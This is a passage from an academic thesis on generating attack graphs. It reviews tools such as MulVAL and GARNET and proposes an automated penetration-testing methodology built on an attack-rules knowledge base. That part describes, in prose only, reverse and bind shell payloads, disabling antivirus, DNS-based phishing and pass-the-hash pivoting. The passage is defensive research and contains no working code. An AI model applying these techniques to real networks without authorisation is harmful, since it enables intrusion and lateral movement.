


Figure 6: System Overview [1]

The network data is applied to a prediction engine using a database of modeled attacker exploits. Also through the vulnerabilities discovered, the system predicts multi-step attacks through the network. As an illustrative example for of a sample network (Figure 7) and its generated attack (Figure 8) are shown below.



In the network of Figure 7, the firewall is configured to allow only HTTP protocol to the internal web server and any other traffic is blocked. The web server and the mail server have some vulnerability. It is important to know if there are any attack paths that allow attacker to compromise the mail server. Feeding the system with information like vulnerabilities available in each system (through Nessus [43] as an example), the connectivity between hosts and some database of exploits against the vulnerable system will lead to the attack graph in Figure 8.

This paper is the most one that is related to our research paper.

The methodology proposed in [1] requires many of the information that is related to the network under evaluation to be available before the attack graph is generated like topology, assets, connectivity limiting devices such as firewalls, vulnerable services (threats), etc. They used a predictive model based on the information that is available and use it to know the possible attack paths. Such information is prepared by human and may be error prone.

Also they considered that the information that is provided to the predictive attack engine is up to date. For example, it assumes that the vulnerability scanning output is updated

and reflects the current vulnerabilities in the network. However this vulnerability scanning output may not be correct in case that the scanner's vendor did not update his engine with the latest vulnerabilities or in the case of zero day vulnerabilities [40] as an example. This means that the generated attack graph may not reflect the current vulnerabilities on the network and there may be other attack paths that are not displayed.

Another automated technique [7] for generating and analyzing attack graphs that is to use information about the network like network services, connectivity between hosts, remote login trust relation, and host vulnerabilities (scanning output) as input attack graphs generation. Figure 9 shows the proposed tool suite.




Figure 9: Tool Suite [7]

The information is provided to the tool suite as XML description. They built a special-purpose compiler that takes an XML description and translates it to into the input language of the modified NuSMV [8]. The modified NuSMV is a model checker that automatically builds the attack graph. The generated attack graph is a low level one and has to be reconstructed in a meaningful way and this is the benefit of the Decompiler. The attack graph is rendered using GraphViz package.

Using their tool they have modeled the network as a finite state machine, where state transitions correspond to atomic attacks launched by intruders. The intruder's goal

generally corresponds to violating a specific property like the intruder should never obtain root access to specific server. They describe two algorithms; one of them will determine the minimal set of atomic attacks whose prevention would guarantee that the intruder will fail and the other is a probabilistic reliability analysis that determines the likelihood that the intruder will succeed.

We find that the information that is provided in the XML description file is prepared before the attack graph is generated. Also such information is prepared by human and may be an error prone. In other words this methodology does not interact with the dynamic changes in the network and requires manual intervention in many cases.

Another graph based approach [6] to network vulnerability analysis is presented by determining the risks to a specific network asset or the risks resulted after successful attacks. In other words, their approach to modeling network risks is based on attack graphs. For attack graph generation, configuration files, attacker profiles and attack templates are used as inputs.

Configuration files contains information about every device in the network like machine class, hardware type, operating system, users, configuration, type of network and physical links. Attacker profiles contain information about the attacker skills and the tools he uses. Attack templates are the generic steps in known attacks, including conditions that must be held in order for the attack to be successful. Each node in the attack templates represents a state of an attack. Each node contains User level (none, guest, administrator), Machine (one or more, on the same subnet or different subnets), Vulnerabilities, Capabilities (physical access to a part of the network, Trojan horse installation or any application the attacker was able to install on the network) and finally a state which is used to break attacks into atomic pieces and indicates process in the attack. Edges in an attack template

represent actions by an attacker and are labeled only by a probability-of-success (or cost) measure and are measured by an instantiation function.

The attack graph is built backwards from a goal node and a queue for all non-processed nodes is maintained.

The graph generator checks the database of attack templates and identifies all the edges whose heads match the goal node. They used a shortest path algorithm to identify the attack paths which are most likely to succeed to compromise a specific target.

The proposed methodology requires specific information about attackers' tools and their skill level. This is something is not known or can be predicted in targeted attack where customizable tools are generated specifically for the target environment. It is also common that attack damage or effect is different according the skill level of the attackers.

The information that is provided before generating the attack graph is prepared by humans and may be error prone. Also they require a lot of information about the target network like router's configuration, physical links information, and detailed machines configuration where exposing such information is a risk of its own.

2.1.2 Scalability Problem

Shenyner's [7] way of generating attack graph faced a problem when it is applied against a large number of network nodes. His tool faced an exponential explosion problem when applied to moderate size networks. For example, a network of only 10 hosts with 5 vulnerabilities per host takes about 15 minutes to generate and results in a graph of 10 million edges.

To solve this explosion problem, a new logic-based approach [9] for representing and generating attack graphs. In their representation, a node in the graph is a logical statement. This logical statement does not encode the entire state of the network, but only some aspect of it. In some sense it can be viewed as one Boolean variable in the nodes of Sheyner's graph. The edges in the graph specify the causality relations between network configurations and an attacker's potential privileges. Sheyner's attack graph illustrates snapshots of attack steps, or "how the attack can happen", whereas their attack graph illustrates causes of the attacks, or "why the attack can happen".

Their logical attack graph is shown in Figure 10.




Figure 10: Logical Attack Graph Generator [9]

MulVAL [3] is a reasoning system for automatically identifying security vulnerabilities in enterprise networks. The key idea behind MulVAL is that most configuration information can be represented as Datalog tuples (A syntactic subset of Prolog), and most attack techniques and OS security semantics can be specified using Datalog rules.

Following is a Datalog rule for the remote exploit of a privilege-escalation vulnerability in a service program.

```
execCode(Attacker, Host, User) :-  
networkService(Host, Program, Protocol, Port, User),  
vulExists(Host, VulID, Program, remoteExploit, privEscalation),  
netAccess(Attacker, Host, Protocol, Port).
```

They modified the MulVAL engine so that the trace of the evaluation is recorded and sent to the graph builder, where the logical attack graph is displayed.

It is also possible to enumerate all possible attack scenarios by depth-first traversing.

Most importantly, the size of a logical attack graph is always polynomial in the size of the network, whereas in the worst case a scenario attack graph's size could be exponential. Figure 11 shows a comparison for their work with Sheyner attack graph tool kit using a fully connected network and 5 vulnerabilities per host.




Figure 11: Graph generation CPU time compared to Sheyner attack graph toolkit [9].

We see that the running time for Sheyner’s tool grows exponentially. The growth trend for MulVAL is not obvious as the running time is too short [Y axis is in logarithmic scale]. But the difference in CPU time is obvious. They also showed an example of a network and the generated logical attack graph for it.

In this research a massive improvement has been done regarding minimizing the attack graph generation time. They used a depth first traversing algorithm enumerate all possible attack scenarios. This may lead to unwanted paths especially if the attacker is interested for target in near zones. All the information that is related to the network configuration, security advisories, machine configuration have to prepared in advance in order to be converted to DataLog representation. In other words such information is prepared by human which may be error – prone before generating the attack graph. They did not show how they can deal with zero day exploit vulnerability.

2.2 Attack Graph Visualization

When attack graphs are generated, it would be better to display it in a visual way to make its analysis a better process. A visualization framework [2] is formalized that provides user interactivity to selected area in the attack graph. They used a MulVal [3] which is an end-to-end framework and reasoning system that conducts multi-host, multi-stage vulnerability analysis on a network. It produces complete logical attack graphs along with the basic network topology information that can be further visualized. Initially MulVAL generates the trace of a logical attack graph when given various parameters as input such as network configuration parameters, security policies etc. The refined trace consists only of the network layout information and all the possible attack paths between various nodes and subnets in the network.

Figure 12 that shows the visualization architecture [2], the static graph layer translates the attack graph description file into Graphviz dot file. The dynamic graph layer translates the Graphviz dot file into a graph interpretable by Prefuse framework. In the display layer the generated Prefuse graph object is visualized on the screen.

Also they made a survey for some of the visualization tools kits like Jung (Java Universal Network/Graph Framework), Piccolo, Graphviz and Prefuse.




Figure 12: Visualization Architecture [2]

All the information that is related to the network configuration, security advisories, machine configuration have to be prepared in advance before providing it to MulVal. Such information is prepared by human which may be error-prone before generating the attack graph.

Another tool is built that is called Graphical Attack Graph and Reachability Network Evaluation Tool (GARNET) [5] which is a Java-based graphical user interface built on top of the NetSPA engine. NetSPA,[16] or Network Security and Planning Architecture,

which efficiently generates attack graphs for large complex networks. It imports data from common sources, including vulnerability scanners, firewall configurations, and vulnerability databases. This information is used to generate attack graphs, make recommendations for improving network security, and compute important network security metrics.

NetSPA models both hosts and network infrastructure devices such as firewalls and routers. It assumes that hosts can have one or more open ports that accept connections from other hosts and that ports have zero or more vulnerabilities that may be exploitable by an attacker. Individual vulnerabilities provide one of four access levels on a host: “root” or administrator access, “user” or guest access, “DoS” or denial of service, or “other”, indicating a loss of confidentiality and/or integrity. Vulnerabilities can either be exploited remotely from a different host or only locally from the vulnerable host.

Currently, it is assumed that an attacker obtains a host’s reach-ability if “root” or “user” access is achieved. Reach-ability and credentials serve as prerequisites for exploitation of other vulnerabilities.

GARNET also provides metrics that summarize the overall security of the network and recommendations that suggest preventative actions. Security metrics are calculated and displayed in chart form to facilitate comparisons between networks. The interface enables users to perform “what-if” experimentation by applying recommendations and modifying host asset values. The adversary model can be changed by varying the attacker location and introducing new zero-day vulnerabilities. Figure 13 is a sample of its user interface [5].




Figure 13: GARNET in Attack Graph Mode [5]

The system can regenerate the attack graph after applying recommendations like patching systems as an example. In their model they visualized all the hosts on the similar or near subnets, but this model will not visualize host on different huge subnets.

Also it does not support client-side attacks in which an attacker uses a malicious server to compromise a vulnerable client machine or sends malicious email attachments. The information that is provided before generating the attack graph is prepared by humans and may be error prone.

2.3 Attack Graph Generation Optimization

As attack graphs are displayed, it would be advantageous to display only important parts where we have security problems. An algorithm [4] is presented to identify portions of attack graph that are helpful for a user to understand the core security problems and reduce the amount of data presented to the user by trimming unimportant portions. They found that many of the attack steps, while valid from a logical point of view, are not helpful for a human user to comprehend the core security problems in the network configurations. They share a common characteristic which is they do not reveal the most important vulnerability in the system since the attacker does not penetrate "deeper" into the enterprise network along those steps. While these steps contain important information that would be useful if one wished to block every possible attack path, they can also be distracting to a human reader and often hides the root causes of the security problems. It is thus beneficial to remove these less useful attack steps from the attack graph so that the security problems become easier to grasp for a human reader.

Also a model is developed [4] to create virtual nodes to represent groupings of similar exploitations so that each attack step edge leading into a host represents a unique attack on that machine.

We find that displaying only core security problem does not help in solving other security problems in trimmed parts where it does not interact with the displayed one. Also they depend on MulVal where it needs all the information that is related to the underlying network to be prepared by human which may be error-prone.

2.4 Summary

In this chapter we reviewed some papers that propose different ways for generating attack graphs to view the different paths that are available and can be exploited by a determinant hacker. The reviewed methods require extensive knowledge of networks and systems. They depend on information such as network configuration, hosts' trust relationships, vulnerabilities report..etc. which is supplied before the attack graph is generated. The used information may contain some false positives as it is often collected using scanning tools which may be inaccurate. Current Attack graphs generation techniques are hard to update and depend on the current known vulnerabilities and cannot easily accommodate new attacks (Zero day exploits). Also such methods do not respond to the dynamic changes on the network.

So we need a methodology that assists system administrators and penetration testers to secure their network by exploring and understanding their systems' vulnerabilities and their inter-relations in a way that responds to the dynamic changes of the network. The following chapter will propose a methodology to automate penetration testing to assess network security.

Chapter 3: Proposed Automated Penetration Testing

Methodology for Assessing Network Security

3.1 Discussion and Motivation

As mentioned earlier, assessing network security can be done in many different ways like applying penetration testing against target network. The pen-tester simulates as an attacker that tries to compromise the network. When the pen-tester compromises a specific target, he uses it as pivot to attack other machines. Then the pen-tester has to copy or move his attack activities and tools arsenal to the pivots (compromised machines) or even install some piece of software on them in a manual way. Moving such tools between different systems and compromising systems in a manual way is time consuming. Although a manual penetration testing is very effective, it is very expensive and sometimes very hard to repeat frequently.

A typical network consists of different levels or stages where every level has different security measures than the other. For example, the security rules for a server in DMZ are different than the rules for a server inside the network. This has to be taken into consideration when we automate the penetration testing through the different levels of the infrastructure under evaluation in order to provide the system/security administrator with an attack graph that shows the different paths an actual attacker can take.

We need a methodology that will enable us to explore the actual paths that would be available during a real attacker's exploitation (taking into account current systems vulnerabilities and their configuration/misconfiguration). Hosts should be compromised one after the other in a sequential manner till all the network is explored and

compromised. Getting the different paths an attacker can take will provide us with an attack graph that can be used by security administrators to enhance their security posture. This approach offers considerable advantage over current attack graphs generation methods. This is because such methods [7, 1, 5, 6] depend on offline information, like network vulnerability scans, network diagram, hosts trust relationships...etc., that is to be fed to specific systems or algorithms. If this information is not updated or does not reflect the current security status of the network, it may lead to inaccurate and misleading attack graphs. For example if a vendor released a specific security patch for one of its vulnerabilities, the vulnerability scanner might not have updated his vulnerability database with such new vulnerability. Accordingly if a new scanning output is used with the methods mentioned above, we may have an attack graph that does not cover the newly discovered exploit.

3.2 Thesis Statement

Our goal is to develop a methodology that assists system administrators and penetration testers to secure their network by automatically building a connected model of the possible attacks in the form of an attack graph that reflects the dynamic changes in the network.

This is done by exploring and understanding their systems' vulnerabilities and their inter-relations in an automated manner where the generated attack graph is based on actual and current vulnerabilities; the result shows the actual attack path an attacker can take.

3.3 A Methodology for Generating Attack Graphs

In this thesis, we are proposing a methodology for generating attack graphs using a breadth-first search algorithm to discover and compromise hosts on the target network. Hosts are compromised one after the other in a sequential manner so that we can build an attack graph. When an attacker or penetration tester is going to attack or evaluate a specific network, he is provided with the first target by default. The block diagram that is shown in Figure 14 shows the proposed methodology block diagram:




Figure 14: Proposed methodology block diagram

In our methodology we are introducing our Attack Rules Knowledge Base (ARKB). In this ARKB we apply different attack rules according to the position, constraints and the status of the target system. In other words we consider it as a knowledge base of all the different attack scenarios that are known and can be defined. Suppose for example that a web server faces the internet and behind a firewall, we have to use specific exploit that can make a connection to the server and passes the results back to us through any of the allowed ports in the firewall. Also its communication with other servers depends on a predefined trust relationship like opening specific ports in DMZ zone, using a specific user name for authentication between different services...etc. The ARKB contains the different scenarios that make our scanning and exploitation in a predefined way and guide us to the paths where we can navigate more in the network under evaluation. Every rule in the ARKB has three pair-values that are defining it. The rule has a name, pre-conditions and post-conditions. The rule name defines the name that is related to its

effect. The pre-condition defines the requirements or the conditions that the attack rule will be applicable. Post-condition defines the results of applying this type of attack and provides the results that may be used for further attack steps.

The following are some examples of different rules that can be found in the ARKB:

1) Attack: Exploit-Payload Usage

Preconditions: Behind a NAT device-> Use Reverse TCP connection otherwise use Bind TCP connection.

Post-condition: Local Admin Privilege

If the target is behind a firewall or a NAT device, we have to use an exploit's payload that can pass through and get results from the allowed open ports. In the appendix we have showed that exploit payloads may vary whether the server is behind a firewall or not. The difference between Reverse and Bind TCP connection [37]:

- a) "Reverse TCP" payload should be chosen if the target machine is for example behind a router or a firewall. By this it will be difficult to connect directly to the target via traditionally attack methods.
- b) A "Bind TCP" payload should be chosen if the target does not have any firewall deployed (installed) since we connect directly to the target machine. However the communicating port should be chosen in the exploitation phase.

2) Attack: Disable Antivirus Application

Preconditions: Running script on the victim machine or a vulnerable antivirus version.

Post-condition: Antivirus is disabled.

If the victim has an antivirus, we may choose a script or an exploit that can disable it. By disabling the antivirus we can get more progress in our attack path.

3) Attack: Phishing attack

Preconditions: A compromised DNS Server.

Post-condition: Sending phishing Mails or directing users to phishing sites.

If the victim is a DNS server, phishing attacks can be used against the users who use it for domain name resolution service.

4) Attack: Pass the hash Attack

Preconditions: Compromised machine and getting access to local users' database.

Post-condition: Accessing other machines.

If a specific host is compromised and we cannot get into more hosts or getting root access on them, getting the local hash of local users can be used in the pass the hash attack [21].

By this we are abusing the trust relationship between different hosts in order to get the same level of access between different hosts. In the pass the hash attack the attacker uses the hash value stored in the victim machine and use it to access other machines (if they have the same user name configured on them). By this you do not crack passwords of local accounts in order to use them to access other machines; only their hashes are used.

5) Attack: Get IP address & Subnet Information

Preconditions: Compromised Host and privilege to execute commands

Post-conditions: Host IP address and subnet information available.

The ARKB list is expandable and can be amended by the different attacks that are discovered every day.

A flow chart for our methodology is shown in Figure 15.




Figure 15: Proposed Methodology Flow chart

Our methodology is as the following:

Step 1: Scan Target/s

We scan a target host or a specific subnet to know the live hosts and their open ports. The result of this step is list of IPs and their open ports. If there is no new host that is available to scan then this means that the current host is the last host in the attack path. If a new host is available we go to step 2.

Step 2: Search ARKB

In this step we search the ARKB (Attack Rules Knowledge Base) to find the rules that we are going to apply in next step. For example if port 80 TCP is allowed, then we need to apply all the exploits for vulnerabilities that are against that port. If a rule is found in the ARKB that satisfies the current preconditions then we go to step 3, otherwise we go to the finish state which means that all the ARKB rules are applied and the current host is the last host in the current attack path and no other hosts can be compromised.

Step 3: Exploit

We use our attack engine in order to apply the attack rule given in step 2. Such attack rules are very important in order for the attack engine to apply the suitable exploits against the target host. We then check if the host is compromised or not. By compromising a host we mean that the exploitation step has been completed successfully and we can use the victim as a pivot to attack other machines. If the host is not compromised, we go back to step 2 in order to apply another rule from the ARKB. If the host is compromised, we have to continue applying the remaining ARKB rules that satisfies the current available preconditions. This step, which is applying the remaining ARKB rules, is very important in order to exploit all the vulnerabilities that are available in the current host. Suppose for example that we have a host that has two vulnerabilities;

one of them is remote code execution and the other is privilege escalation. Exploiting the host with the remote code execution vulnerability only may not help us to exploit other hosts that may require elevated privilege of the current host. That is why we need to exploit all the vulnerabilities on the same host in order to make compromising other hosts an easy step. If all the rules from the ARKB are applied and the current host is compromised this means we have to scan other hosts where the current host is connected to.

